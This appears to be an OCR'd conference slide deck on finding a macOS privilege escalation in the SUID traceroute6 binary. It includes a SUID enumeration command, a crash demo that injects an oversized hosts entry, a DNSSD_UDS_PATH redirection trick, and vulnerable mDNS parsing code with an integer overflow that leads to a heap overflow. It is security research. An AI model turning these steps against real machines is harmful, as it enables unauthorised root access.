
macOS privilege escalation via traceroute6

Can we pwn



U.S. Patent Jan. 16, 1979 Sheet 1 of 2 4,135,240

FIG. 1A

USER	PASSWORD	USER ID	PROGRAM
BOB	LXR2	33	PROLL
TED	FRTE	18	PROGI
JIM	STPA	6	EDIT

PASSWORD FILE

SUID BIT	0
OWNER ID	18
OWNER RD WR EX	1 1 1
NON-OWNERS RD WR EX	0 0 0

"PROGI" FILE CONTENTS

SUID BIT	0
OWNER ID	18
OWNER RD WR EX	1 1 0
NON-OWNERS RD WR EX	0 0 0

"AFILE" FILE CONTENTS

SUID BIT	0
OWNER ID	6
OWNER RD WR EX	1 1 1
NON-OWNERS RD WR EX	1 0 1

"EDIT" FILE CONTENTS

SUID BIT	0
OWNER ID	6
OWNER RD WR EX	1 1 0
NON-OWNERS RD WR EX	1 1 0

"BFILE" FILE CONTENTS

SUID BIT	1
OWNER ID	33
OWNER RD WR	
NON-OWNERS RD WR	1 0

"PROLL" FILE CONTENTS

SUID BIT	0
OWNER ID	33

SUID

-r-sr-xr-x

Over the years it has provided truly horrid security flaws

UNIX Operating System Security

By F. T. GRAMPP* and R. H. MORRIS*

(Manuscript received February 7, 1984)

Qualys Security Advisory

pwnkit: Local Privilege Escalation in polkit's pkexec (CVE-2021-4034)

You will learn

- A few vulns
- New libmalloc exploitation technique
- Local userspace PAC bypass

id -nu

- Paweł *Gros* Płatek
- Former  player
- Now TRAIL OF BITS employee

SUID attack surface

```
$ find / -user root -perm -4000
```

```
/usr/bin/quota
/usr/bin/sudo
/usr/bin/login
/usr/libexec/security_authtrampoline
/usr/libexec/authopen
/bin/ps
/usr/sbin/traceroute6
/usr/sbin/traceroute
```

```
/usr/bin/top
/usr/bin/atq
/usr/bin/crontab
/usr/bin/atrm
/usr/bin/newgrp
/usr/bin/su
/usr/bin/batch
/usr/bin/at
```

SUID attack surface

```
$ find / -user root -perm -4000
```

https://opensource.apple.com/releases

```
/usr/bin/sudo
/usr/bin/login
/usr/libexec/security_authtrampoline
/usr/libexec/authopen
/bin/ps
/usr/sbin/traceroute6
/usr/sbin/traceroute
/usr/bin/top
/usr/bin/atq
/usr/bin/crontab
/usr/bin/atrm
/usr/bin/newgrp
/usr/bin/batch
/usr/bin/at
```

SUID attack surface

```
$ traceroute phrack.org
```

traceroute to phrack.org (104.21.82.208), 64 hops max, 40 byte packets
1 192.168.0.1 (192.168.0.1) 6.083 ms 2.904 ms 2.942 ms
2 10.12.12.1 (10.12.12.1) 6.097 ms 3.806 ms 3.134 ms
3 host-33.22.201.32.pl (33.22.201.32) 6.757 ms 3.733 ms 3.857 ms
4 be-1.x.jajko.pl (1.2.102.49) 13.567 ms 12.248 ms 11.142 ms
5 x-x.techn.mem.pl (1.2.3.50) 13.852 ms 10.442 ms 11.810 ms
6 142.123.123.81 (142.123.123.81) 10.856 ms 12.085 ms 10.138 ms

SUID attack surface - traceroute

```
static char domain[MAXHOSTNAMELEN + 1], line[MAXHOSTNAMELEN + 1];


gethostname(domain, sizeof(domain) - 1)
hp = gethostbyname(domain);

if (hp != NULL)
    cp = strchr(hp->h_name, '.');
++cp;

memmove(domain, cp, strlen(cp) + 1);
```

256+1

SUID attack surface - traceroute

```
static char domain[MAXHOSTNAMELEN + 1], line[MAXHOSTNAMELEN + 1];


gethostname(domain, sizeof(domain) - 1)
hp = gethostbyname(domain);

if (hp != NULL)
    cp = strchr(hp->h_name, '.');
++cp;

memmove(domain, cp, strlen(cp) + 1);
```

SUID attack surface - traceroute

```
static char domain[MAXHOSTNAMELEN + 1], line[MAXHOSTNAMELEN + 1];


gethostname(domain, sizeof(domain) - 1)
hp = gethostbyname(domain);

if (hp != NULL)
    cp = strchr(hp->h_name, '.');
++cp;

memmove(domain, cp, strlen(cp) + 1);
```

Crash demo

```
# Demo
sudo hostname testbug
python -c 'print("1.1.1.1\t." + "A"*1025 + "\ttestbug")' | sudo tee -a
/etc/hosts
traceroute quildu.xyz
```

SUID attack surface - traceroute


- Not exploitable (`FORTIFY_SOURCE`)
- Why the overflow?
  - DNS spec
- Go into DNS

DNS on macOS

- **gethostbyname -> libinfo**
  - Try to resolve as IPv4
  - Otherwise call `si_host_byname`
    - Dispatch table, multiple **modules**

```
/*
  * Default search order:
  * 1) cache
  * 2) Darwin Directory
            (where available)
  * 3) User Management
            (where available)
  * 4) DirectoryService/OpenDirectory
            (where available)
  * 5) flat file
  * 6) mDNSResponder
*/

const char * const modules[] =
{
       "default", // CATEGORY_DEFAULT
       "cache",
       "darwin_directory",
       "muser",
       "ds",
       "mdns",
       "file",
};
```

DNS on macOS - mDNS module



DNS on macOS - mDNS module

```
// Loop over DNS responses:
read(socket, IPC_header, sizeof(IPC_header))
data = malloc(IPC_header.datalen)
read(socket, data, IPC_header.datalen)
ProcessReply()

get_string(&data, end, name, kDNSServiceMaxDomainName);
rrtype  = get_uint16(&data, end);
rrclass = get_uint16(&data, end);
rdlen   = get_uint16(&data, end);
rdata   = get_rdata(&data, end, rdlen);
ttl     = get_uint32(&data, end);
```

DNS on macOS - mDNS module

```
// Loop over DNS responses:
read(socket, IPC_header, sizeof(IPC_header))
data = malloc(IPC_header.datalen)
read(socket, data, IPC_header.datalen)
ProcessReply()

get_string(&data, end, name, kDNSServiceMaxDomainName);
rrtype  = get_uint16(&data, end);
rrclass = get_uint16(&data, end);
rdlen   = get_uint16(&data, end);
rdata   = get_rdata(&data, end, rdlen);
ttl     = get_uint32(&data, end);
```

DNS on macOS - mDNS module

```
// Loop over DNS responses:
read(socket, IPC_header, sizeof(IPC_header))
data = malloc(IPC_header.datalen)
read(socket, data, IPC_header.datalen)
ProcessReply()

get_string(&data, end, name, kDNSServiceMaxDomainName);
rrtype  = get_uint16(&data, end);
rrclass = get_uint16(&data, end);
rdlen   = get_uint16(&data, end);
rdata   = get_rdata(&data, end, rdlen);
ttl     = get_uint32(&data, end);
```

DNS on macOS - mDNS module

```
// Loop over DNS responses:
read(socket, IPC_header, sizeof(IPC_header))
data = malloc(IPC_header.datalen)
read(socket, data, IPC_header.datalen)
ProcessReply()

get_string(&data, end, name, kDNSServiceMaxDomainName);
rrtype  = get_uint16(&data, end);
rrclass = get_uint16(&data, end);
rdlen   = get_uint16(&data, end);
rdata   = get_rdata(&data, end, rdlen);
ttl     = get_uint32(&data, end);
```

1008+1


256+1

```
domain[MAXHOSTNAMELEN + 1]
```

DNS on macOS - mDNS module

```
ping 'example.com'

ping 'e\120ample.\099\111\109'

\x07example\x03com\x00
```

Intercepting local DNS traffic



Intercepting local DNS traffic

```
DNSSD_UDS_PATH=/tmp/exp traceroute example.com
```

```
char* uds_serverpath = getenv("DNSSD_UDS_PATH");
if (uds_serverpath == NULL)
    uds_serverpath = "/var/run/mDNSResponder";
```

Int overflow

```
// Loop over DNS responses:
malloc && read

get_string(&data, end, name, kDNSServiceMaxDomainName);
rrtype  = get_uint16(&data, end);
rrclass = get_uint16(&data, end);
rdlen   = get_uint16(&data, end);
rdata   = get_rdata(&data, end, rdlen);
ttl     = get_uint32(&data, end);

name = _mdns_parse_domain_name(rdata, rdlen);
```


Int overflow

\x07example\x03com

example.com


```
_mdns_parse_domain_name(const uint8_t *rdata, uint32_t rdlen) {
      int i = 0, j = 0; uint32_t len; uint32_t domainlen = 0;
      char *domain = NULL;
      while (rdlen-- > 0)
      {
            len = rdata[i++];
            domainlen += (len + 1);
            domain = reallocf(domain, domainlen);

            while ((len-- > 0) && (0 != rdlen--))
            {
                  domain[j++] = rdata[i++];
            }
      }
      domain[j] = '\0';
      return domain;
}
```

Int overflow





```
_mdns_parse_domain_name(const uint8_t *rdata, uint32_t rdlen) {
      int i = 0, j = 0; uint32_t len; uint32_t domainlen = 0;
      char *domain = NULL;
      while (rdlen-- > 0)
      {
            len = rdata[i++];
            domainlen += (len + 1);
            domain = reallocf(domain, domainlen);

            while ((len-- > 0) && (0 != rdlen--))
            {
                  domain[j++] = rdata[i++];
            }
      }
      domain[j] = '\0';
      return domain;
}
```

Int overflow





```
_mdns_parse_domain_name(const uint8_t *rdata, uint32_t rdlen) {
      int i = 0, j = 0; uint32_t len; uint32_t domainlen = 0;
      char *domain = NULL;
      while (rdlen-- > 0)
      {
            len = rdata[i++];
            domainlen += (len + 1);
            domain = reallocf(domain, domainlen);

            while ((len-- > 0) && (0 != rdlen--))
            {
                  domain[j++] = rdata[i++];
            }
      }
      domain[j] = '\0';
      return domain;
}
```

Int overflow





```
_mdns_parse_domain_name(const uint8_t *rdata, uint32_t rdlen) {
      int i = 0, j = 0; uint32_t len; uint32_t domainlen = 0;
      char *domain = NULL;
      while (rdlen-- > 0)
      {
            len = rdata[i++];
            domainlen += (len + 1);
            domain = reallocf(domain, domainlen);

            while ((len-- > 0) && (0 != rdlen--))
            {
                  domain[j++] = rdata[i++];
            }
      }
      domain[j] = '\0';
      return domain;
}
```

Int overflow




```
_mdns_parse_domain_name(const uint8_t *rdata, uint32_t rdlen) {
      int i = 0, j = 0; uint32_t len; uint32_t domainlen = 0;
      char *domain = NULL;
      while (rdlen-- > 0)
      {
            len = rdata[i++];
            domainlen += (len + 1);
            domain = reallocf(domain, domainlen);

            while ((len-- > 0) && (0 != rdlen--))
            {
                  domain[j++] = rdata[i++];
            }
      }
      domain[j] = '\0';
      return domain;
}
```

Int overflow





```
_mdns_parse_domain_name(const uint8_t *rdata, uint32_t rdlen) {
      int i = 0, j = 0; uint32_t len; uint32_t domainlen = 0;
      char *domain = NULL;
      while (rdlen-- > 0)
      {
            len = rdata[i++];
            domainlen += (len + 1);
            domain = realloc(domain, domainlen);
```

```
while ((len-- > 0) && (0 != rdlen--))
```

```
            {
                  domain[j++] = rdata[i++];
            }
      }
      domain[j] = '\0';
      return domain;
}
```


Int overflow




```
_mdns_parse_domain_name(const uint8_t *rdata, uint32_t rdlen) {
      int i = 0, j = 0; uint32_t len; uint32_t domainlen = 0;
      char *domain = NULL;
      while (rdlen-- > 0)
      {
            len = rdata[i++];
            domainlen += (len + 1);
            domain = reallocf(domain, domainlen);
            }
      }
      domain[j] = '\0';
      return domain;
}
```


0 != rdlen--

Int overflow





```
_mdns_parse_domain_name(const uint8_t *rdata, uint32_t rdlen) {
      int i = 0, j = 0; uint32_t len; uint32_t domainlen = 0;
      char *domain = NULL;
      while (rdlen-- > 0)
      {
            len = rdata[i++];
            domainlen += (len + 1);
            domain = reallocf(domain, domainlen);

            while ((len-- > 0) && (0 != rdlen--))
            {
                  domain[j++] = rdata[i++];
            }
      }
      domain[j] = '\0';
      return domain;
}
```

Int overflow




```
_mdns_parse_domain_name(const uint8_t *rdata, uint32_t rdlen) {
      int i = 0, j = 0; uint32_t len; uint32_t domainlen = 0;
      char *domain = NULL;
      while (rdlen-- > 0)
      {
            len = rdata[i++];
            domainlen += (len + 1);
            domain = reallocf(domain, domainlen);

            while ((len-- > 0) && (0 != rdlen--))
            {
                  domain[j++] = rdata[i++];
            }
      }
      domain[j] = '\0';
      return domain;
}
```

Int overflow



CVE-2000-0405

Heap overflow

```
REGION TYPE                  START - END                VSIZE
Kernel Alloc Once      10610f000-106111000                 8K
MALLOC metadata        106117000-10611b000                16K
MALLOC metadata        10611c000-106127000                44K
MALLOC metadata        106129000-106134000                44K
MALLOC metadata        106136000-106141000                44K
MALLOC metadata        106144000-10614b000                28K


MALLOC_LARGE         7fee0ff00000-7fee17f00000   128.0M
MALLOC_LARGE         7fee17f00000-7fee1ff00000   128.0M
MALLOC_LARGE         7fee1ff00000-7fee27f00000   128.0M
MALLOC_LARGE         7fee27f00000-7fee2ff00000   128.0M
MALLOC_LARGE         7fee2ff00000-7fee37f00000   128.0M
MALLOC_LARGE         7fee37f00000-7fee3ff00000   128.0M
MALLOC_LARGE         7fee3ff00000-7fee47f00000   128.0M
MALLOC_LARGE         7fee47f00000-7fee4ff00000   128.0M
MALLOC_TINY          7fee4ff00000-7fee50000000    1024K
MALLOC_SMALL         7fee50000000-7fee50800000    8192K
MALLOC_SMALL         7fee50800000-7fee51000000    8192K
MALLOC_SMALL         7fee51000000-7fee51800000    8192K


Stack                7ff7b95f4000-7ff7b9df4000    8192K
__OBJC_RW            7ff8471fe000-7ff847200000       8K
__OBJC_RW            7ff847200000-7ff847400000    2048K
```

domain[0]

domain[INT_MAX]

Heap overflow

```
REGION TYPE                    START - END                 VSIZE
Kernel Alloc Once         10610f000-106111000                8K
MALLOC metadata           106117000-10611b000               16K
MALLOC metadata           10611c000-106127000               44K
MALLOC metadata           106129000-106134000               44K
